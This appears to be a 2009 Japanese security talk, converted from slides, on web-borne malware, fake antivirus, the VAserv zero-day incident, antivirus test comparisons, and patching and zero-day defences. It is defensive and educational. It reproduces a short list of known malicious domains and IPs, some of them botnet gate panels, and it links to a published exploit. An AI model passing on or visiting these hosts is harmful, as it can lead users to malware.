ファイル(F) 編集(E) 表示(V) 履歴(S) ブックマーク(B) ツール(T) ヘルプ(H)

http://www.threatexpert.com/report.aspx?md5=5e0bada3c29e11ac8676a19bbbd636f3

よく見るページ Firefox を使ってみよう 最新ニュース

Virusotal. MD5: 5e0bada3c29e11ac8... My ThreatExpert Reports ThreatExpert Report: Mal/Fake...

Visit ThreatExpert web site | Close Report

Submission Summary:

- Submission details:
 - Submission received: 14 November 2009, 09:50:59
 - Processing time: 8 min 19 sec
 - Submitted sample:
 - File MD5: 0x5E0BADA3C29E11AC8676A19BBBD636F3
 - File SHA-1: 0xBEBD437DBFCD8BDA828E10D30FF5C9D9C3E0C434
 - Filesize: 188,416 bytes
 - Alias: Mal/FakeAV-AX [Sophos]
- Summary of the findings:

What's been found	Severity Level
Downloads/requests other files from Internet.	1
Creates a startup registry entry.	2

Technical Details:

- The new window was created, as shown below:

JavaScriptは一部許可されています。1/2 (threatexpert.com) | <SCRIPT>: 2 | <OBJECT>: 0

完了

<http://www.threatexpert.com/report.aspx?md5=5e0bada3c29e11ac8676a19bbbd636f3>

いつでもどこでも

- ▶ Web 検索結果
 - ▶ SEO ポイズニング
 - ▶ 検索結果をマルウェアが改ざん
- ▶ 一般の Web サイト
 - ▶ Web 広告
 - ▶ 改ざんされた Web サイト
 - ▶ マルウェア配布用 Web ページ
- ▶ SNS、Twitter
 - ▶ Koobface ボットネット
- ▶ 電子メール(記載された URL にアクセスして、添付されたダウンロードを介して)



例: BREDOLAB

- ▶ ダウンローダ BREDOLAB が設置するもの
 - ▶ にせアンチウイルス「Antivirus Pro 2010」
 - ▶ ボットネット「Zeus」



参考になるページ

<http://www.malwareurl.com/>

The image shows two browser windows. The left window is titled 'MalwareURL - Opera' and displays the homepage of MalwareURL, featuring a red and white robot mascot and a sidebar with sections for 'Services we use' (listing VirusTotal, Wepawet, Anubis, and Threat Expert) and 'Our users'. The right window is titled 'Malware Domain List - Opera' and displays the 'MALWARE DOMAIN LIST' page. It includes a navigation bar with links for 'Homepage', 'Forums', 'Recent Updates', 'RSS update feed', and 'Contact us'. A warning message states: 'WARNING: All domains on this website should be considered dangerous. If you do not know what you are doing here, it is recommended you leave right away. This website is a resource for security professionals and enthusiasts.' Below the warning is a search bar with a dropdown menu set to 'All', 'Results to return: 50', and an 'Include inactive sites' checkbox. A 'Search' button is located below the search bar. The page also shows 'Page 0 1 ... 104' and a table of domains with columns for 'Date (UTC)', 'Domain', and 'IP'.

Date (UTC) ↑ ↓	Domain ↑ ↓	IP ↑ ↓
2009/11/16_17:20	diklinodr.cn/redir.php	111.221.47.175
2009/11/16_17:20	suordeuerf44.com/dsff/r.php	80.91.191.156
2009/11/16_17:20	spainsn.com/lsd.php	58.218.199.186
2009/11/16_17:20	-	193.104.27.86/ usus/gate.php
2009/11/16_17:20	cryaboutmeasure.su/cp/gate.php	61.156.242.119
2009/11/16_14:15	www.conexionmusical.de/red.php	62.140.23.71

<http://www.malwaredomainlist.com/mdl.php>

仮想化関連

- ▶ 英ISPのVAserv、zero-day攻撃を受ける。脆弱性を突かれたソフトウェアの会社社長は自殺
 - ▶ <http://slashdot.jp/security/article.pl?sid=09/06/12/0539235>



VAserv の件 (2009.06)

- ▶ VAserv は仮想化ホスティングサービスの管理ソフトとして HyperVM を使用
- ▶ HyperVM を組み込んだ仮想ホスティングプラットフォーム Kloxo (旧称 Lxadmin) に複数の脆弱性が発見される。発見者は 2009.05.21 に開発元 lxlabs に通知したというが、めぼしい反応が得られなかった模様。
- ▶ 発見者が脆弱性情報を公開(2009.06.04)
 - ▶ <http://milw0rm.com/exploits/8880>



VAserv の件 (2009.06)

- ▶ Ixlabs は「修正版ソフトウェア」を提供(2009.06.05)。矢継ぎ早にバージョンが上がっていったが、攻撃時点で最新の 2.0.7992 でも治りきっていなかった模様。
- ▶ 攻撃が発生、VAserv では 10 万もの Web サイトのデータが消される
 - ▶ http://www.theregister.co.uk/2009/06/08/webhost_attack/
- ▶ LxLabs社の社長 K T Ligesh 氏が自殺(2009.06.08)
- ▶ HyperVM / Kloxo はオープンソース化(2009.11.03)
 - ▶ <http://www.lxcenter.org/releases/opensource-info.htm>



つまり、どういうことですか？

- ▶ 仮想化管理ソフトウェアが単一障害点と化して大損害
- ▶ 仮想化管理ソフトウェアで 0-day が発生するようになる、
という見本





課題

課題：アンチウイルスソフトウェア

- ▶ シグネチャマッチング
 - ▶ 旧来の手法は完全に破綻
 - ▶ クラウドの利用による即時対応？
 - ▶ ヒューリスティック
 - ▶ たまにうまく動く程度？
 - ▶ レピュテーション
 - ▶ URL、ファイル
 - ▶ 一定の効果がある模様
 - ▶ 群衆を利用する
 - ▶ ホワイトリスト
- ▶ 失敗する可能性があれば、失敗する



ホワイトリストや群衆の利用

▶ 事例 : Norton Internet Security 2010

Norton インサイト - アプリケーション評価

Norton インサイト - アプリケーション評価

Norton インサイトでスキャンの必要がない信頼ファイルを識別することによってコンピュータのパフォーマンスが向上します。

既知のファイルを繰り返しスキャンする必要がなくなり、コンピュータの動作が速くなります。 [詳細情報](#)

信頼済み 80% スキャン予定 20%

0 10 20 30 40 50 60 70 80 90 100

スキャンパフォーマンスプロフィール 標準の信頼

起動項目

ファイル名	信頼レベル	Norton コミュニティの使用状況	リソース使用率	評価日
acpi.sys	Norton 信頼済み	多数のユーザー	---	2009/10/26
acroiehelpershim.dll	Norton 信頼済み	多数のユーザー	---	2009/10/26
adihdaud.sys	Norton 信頼済み	多数のユーザー	---	2009/10/26
adobearm.exe	Norton 信頼済み	多数のユーザー	低	2009/10/26
adp94xx.sys	Norton 信頼済み	多数のユーザー	---	2009/10/26
adpahci.sys	Norton 信頼済み	多数のユーザー	---	2009/10/26
adpu160m.sys	Norton 信頼済み	多数のユーザー	---	2009/10/26
adpu320.sys	Norton 信頼済み	多数のユーザー	---	2009/10/26
afd.sys	Norton 信頼済み	多数のユーザー	---	2009/10/26
aop440.sys	Norton 信頼済み	多数のユーザー	---	2009/10/26

Norton from symantec

特定ファイルを調べる 閉じる

NSSLabs 2009 Q3 Endpoint Protection Test Report

- ▶ **Socially Engineered Malware Protection に焦点を絞った、現実的なテスト**
 - ▶ <http://nssslabs.com/host-malware-protection/consumer-anti-malware.html>
 - ▶ いわゆる「Web からの攻撃」が対象
 - ▶ 2009.07～08 の17日間、24x7 でテスト
- ▶ **対象：各社のコンシューマ向け 2009 シリーズ**
 - ▶ エンタープライズ向け製品も別途テストされているが、有料配布なので読めてません orz



NSSLabs 2009 Q3 Endpoint Protection Test Report

結果概要より引用

Key Findings

- In-the-cloud reputation systems boosted protection significantly on average
- Trend Micro achieved the best download and execution protection with 96.4% overall
- Kaspersky ranked #2 in download and execution protection with 87.8% overall
- Norton's behavioral protection excelled, making up for lower protection in the download phase.
- While McAfee technically ranked #4, their exceptionally short time to block should be commended.

Protection over Time

The table and following chart summarize two important factors of total protection on the **web-based malware attack vector**. Caught on download prevents malware off the machine. For malware that made it past this first line of defense, we also measured the percentage 'caught on execution.' Total consists of download + execution layer protection.

Product	Caught Initially on Download	Caught Subsequently on Execution	Total
Trend Micro	91.0%	5.5%	96.4%
Kaspersky	78.5%	9.3%	87.8%
Norton	50.5%	31.3%	81.8%
McAfee	79.8%	1.9%	81.6%
Norman	66.3%	14.9%	81.2%
F-Secure	63.7%	16.4%	80.0%
AVG	65.0%	8.3%	73.3%
Panda	64.4%	7.6%	72.0%
ESET	65.4%	2.5%	67.9%

ちなみに: AV-Comparatives.org

The screenshot shows the AV-Comparatives.org website in an Opera browser window. The browser's address bar displays the URL <http://www.av-comparatives.org/>. The website's header features a navigation menu with links for Home, Comparatives, Forum, Weblog, and Newsletter. The main content area includes a 'Welcome to AV-Comparatives.org' message, a list of tested products, and a 'Join the Tests!' section. A sidebar on the right contains 'Latest Reports' and 'Polls'.

AV-Comparatives - Independent Tests of Anti-Virus Software - Welcome to AV-Comparatives.org - Opera

ファイル(F) 編集(E) 表示(V) ブックマーク(B) ウィジェット(G) ツール(T) ヘルプ(H)

Consumer Anti-Mal... x AV-Comparatives - ... x 最強のウイルス対策... x

http://www.av-comparatives.org/ Google

Tuesday, 17 November 2009

www.av-comparatives.org

search...

Independent Tests of Anti-Virus Software

AV

comparatives

Home welcome Comparatives tests - reviews - reports Forum discussion board Weblog latest news Newsletter subscribe now

Main Menu

- Home
- Comparatives / Reviews
- Links
- About Us
- Contact

Home

Welcome to AV-Comparatives.org

On this site you will find independent comparatives of Anti-Virus software. All products listed in our comparatives are already a selection of some very good anti-virus products. In order to get included in our main tests, vendors must fulfill various conditions and minimum requirements.

The following products are tested in the current **main comparatives**:

avast! Professional Edition 4.8	Kaspersky Anti-Virus 2010
AVG Anti-Virus 8.5	Kingsoft Antivirus 2009
AVIRA AntiVir Premium 9	McAfee VirusScan Plus 2009
BitDefender Antivirus 2010	Microsoft Live OneCare 2.5
eScan Anti-Virus 10	Norman Antivirus & Anti-Spyware 7.10
ESET NOD32 Anti-Virus 4.0	Sophos Anti-Virus 7.6
F-Secure Anti-Virus 2010	Symantec Norton Anti-Virus 2010
G DATA AntiVirus 2010	TrustPort Antivirus 2009

Join the Tests!

We invite all interested Anti-Virus software vendors, to apply for inclusion in the main tests of 2010. Please **write us** and ask for the conditions to participate. The number of participants is limited.

Latest Reports

- NEW Malware Removal Test
- On-Demand Comparative August 2009

Polls

NEW

Did you ever try to remove malware from your computer?

- no, i think my pc was never infected
- yes, but it did not start afterwards
- yes, but the product was not able to remove the malware
- yes, but there were

Look into the Comparatives section to find out additional tests and reviews.

100%

ちなみに: AV-Comparatives.org

- ▶ On-demand Comparative は、つまりは「AV-Comparatives.orgと同じ検体をどれだけ用意できたか否か」を確認しているだけのように思う

Company	MicroWorld	F-Secure	G DATA Security	Kaspersky Labs
Product	eScan ISS	F-Secure Anti-Virus	G DATA AntiVirus	Kaspersky AV
Program version	10.0.997.491	10.00.246	20.0.4.9	9.0.0.463
Engine / signature version	N/A	9.10.15261	N/A	N/A
Award reached in this test	ADVANCED+	ADVANCED+	ADVANCED+	ADVANCED

Company	Kingsoft	McAfee	Microsoft	ESET
Product	Kingsoft AntiVirus	McAfee VirusScan+	Microsoft OneCare	HOD32 Antivirus
Program version	2009.11.6.63	13.11.102	2.5.2900.28	4.0.437.0
Engine / signature version	2009.8.10.12	5400.1158 / 5705	1.63.1207.0	4323.1230
Award reached in this test	TESTED	ADVANCED	STANDARD	ADVANCED+
Number of false positives	many	many	few	few
On-demand scanning speed	fast	average	slow	average
Detection of virus/malware:				
SET A (Dec07 - Dec08)	2.309.850	PASSED	PASSED	PASSED
SET B (Jan09-Aug09):				
Windows viruses	23.791	19.725 82,9%	23.185 97,5%	21.919 92,1%
Macro viruses	1.198	85 7,1%	1.198 100%	1.189 99,2%
Script malware	4.466	1.295 29,0%	3.482 78,0%	3.721 83,3%
Worms	95.881	85.588 89,3%	94.322 98,4%	91.190 95,1%
Backdoors/Bots	323.723	291.986 90,2%	321.161 99,2%	299.285 92,5%
Trojans	1.084.602	930.761 85,8%	1.072.925 98,9%	962.996 88,8%
other malware	28.431	20.237 71,2%	25.144 88,4%	24.945 87,7%
TOTAL	1.562.092	1.349.677 86,4%	1.541.417 98,7%	1.405.245 90,0%

ちなみに: AV-Comparatives.org

- ▶ Retrospective/Proactive Test (ヒューリスティックによる「事前対応力」を計測するテスト)は興味深い

Company	AVIRA		Alwil Software		AVG Technologies		BitDefender		
Product	AntiVir Premium		avast! Professional		AVG Anti-Virus		BitDefender AV		
Program version	8.2.0.374		4.8.1335		8.0.234		12.0.11.4		
Engine / signature version	8.02.00.767 / 01.01.248		090209-0		270.10.19 / 1941		N/A		
Certification level reached	ADVANCED		STANDARD		STANDARD		ADVANCED		
Number of false positives	many		many		many		many		
ProActive detection of "NEW" samples									
Windows viruses	188	161	86%	65	35%	89	47%	87	46%
Worms	1.738	626	36%	349	20%	330	19%	562	32%
Backdoors	4.966	3.737	75%	2.677	54%	2.656	53%	3.087	62%
Trojans	13.555	9.523	70%	5.288	39%	5.823	43%	6.607	49%
other									

Company	Kingsoft		McAfee		Microsoft		ESET		
Product	Kingsoft AntiVirus		McAfee VirusScan+		Microsoft OneCare		NOD32 Antivirus		
Program version	2008.11.6.63		13.3.117		2.5.2900.20		3.0.684.0		
Engine / signature version	2009.2.8.1		5300.2777 / 5521		1.51.391.0		3839.1180		
Certification level reached			ADVANCED		ADVANCED+		ADVANCED+		
Number of false positives	many		few		very few		few		
ProActive detection of "NEW" samples									
Windows viruses	188	43	23%	122	65%	82	44%	91	48%
Worms	1.738	190	11%	271	16%	581	33%	426	25%
Backdoors	4.966	1.230	25%	1.686	34%	3.172	64%	2.894	58%
Trojans	13.555	2.646	20%	3.242	24%	7.850	58%	7.416	55%
other malware (incl. script+macro)	2.238	112	5%	371	17%	1.981	89%	1.819	81%
TOTAL	22.685	4.221	19%	5.692	25%	13.666	60%	12.648	56%

課題：ソフトウェアの更新

- ▶ アンチウイルスソフトウェアよりも重要
- ▶ OS については統合的な更新が実現
 - ▶ Microsoft Update (Microsoft 製品)
 - ▶ ソフトウェアアップデート (Mac)
 - ▶ up2date, yum, apt など (Linux)
- ▶ 3rd party アプリケーションソフトウェアについては各ベンダーが独自に実装
 - ▶ 共通のフレームワークを用意できないのか？
 - ▶ Microsoft Update はサードパーティーにも開放する予定だったはずなのだが？
 - ▶ <http://itpro.nikkeibp.co.jp/article/COLUMN/20070125/259651/?ST=vista&P=2>



アプリケーション更新状況の確認

- ▶ Secunia PSI のような機能が「総合セキュリティソフト」の多くに搭載されていないのはなぜだろう？
 - ▶ 例外: Kaspersky Internet Security
- ▶ 本来的には OS が備えるべきなのだろうけれど



事例：Secunia PSI

Secunia PSI

Secunia Personal Software Inspector

インタフェースモード: [シンプル](#) | [アドバンスド](#)

概要 **安全でない** 終息製品 修正済み **安全なブラウジング** スキャン 設定 Secunia プロフィール フォーラム

安全でないプログラム

このページには、お使いのPC上でSecunia PSIが検出した、既知の更新が存在するプログラムを表示します。これらのプログラムをアップデートするか、もしくはアンインストールすることを推奨します。ページ内の各エントリをクリックすることで、詳細を確認できます。

安全でないプログラム [?]	検出されたバージョン [?]	脅威のレーティング [?]	直接対処 [?]
+ Adobe Flash Player 10.x	10.0.22.87 (NPAPI)		
+ Sun Java JRE 1.5.x / 5.x	5.0.200.2		
+ Sun Java JRE 1.6.x / 6.x	6.0.150.3		
+ Sun Java JRE 1.6.x / 6.x	6.0.150.3		


我々がより良いサービスを提供するために、力を貸してください:
[プログラムが見つかりませんか? ここから提案してください!!](#)

Secunia's Privacy Statement Secunia PSI ステータス: スキャン準備完了. Secunia PSI v1.5.0.1

事例：Kaspersky Internet Security 2010



事例: Firefox (Plugin Check)



<https://www.mozilla.com/en-US/plugincheck/>

古い脆弱性があるのに、直してもらえない

- ▶ DNS キャッシュ汚染 (bind など)
- ▶ Zen Cart
- ▶ EC-Cube
- ▶ OpenSSL
- ▶ namazu
- ▶



課題: 0-day に備える

- ▶ セキュリティとは薄皮を重ねるようなもの
 - ▶ ただし手間は増える

- ▶ 権限の縮小
 - ▶ UAC
 - ▶ 制限ユーザー
 - ▶ ファイアウォール、IPS

- ▶ 機能の縮小
 - ▶ JavaScript の無効化 (Web ブラウザ、Adobe Reader)
 - ▶ 自動参照 (autorun.inf) の無効化



課題: 0-day に備える

- ▶ 多様性の拡大
 - ▶ Web ブラウザ
 - ▶ PDF viewer
 - ▶ Office ソフト
 - ▶ アンチウイルス
 - ▶ OS
 - ▶ DNS サーバ
 - ▶ ルータ

「1種類のウイルスで例外なく全滅する可能性」から
逃れるための方策

- ▶ Flash Player の代わりがない.....
-



質問？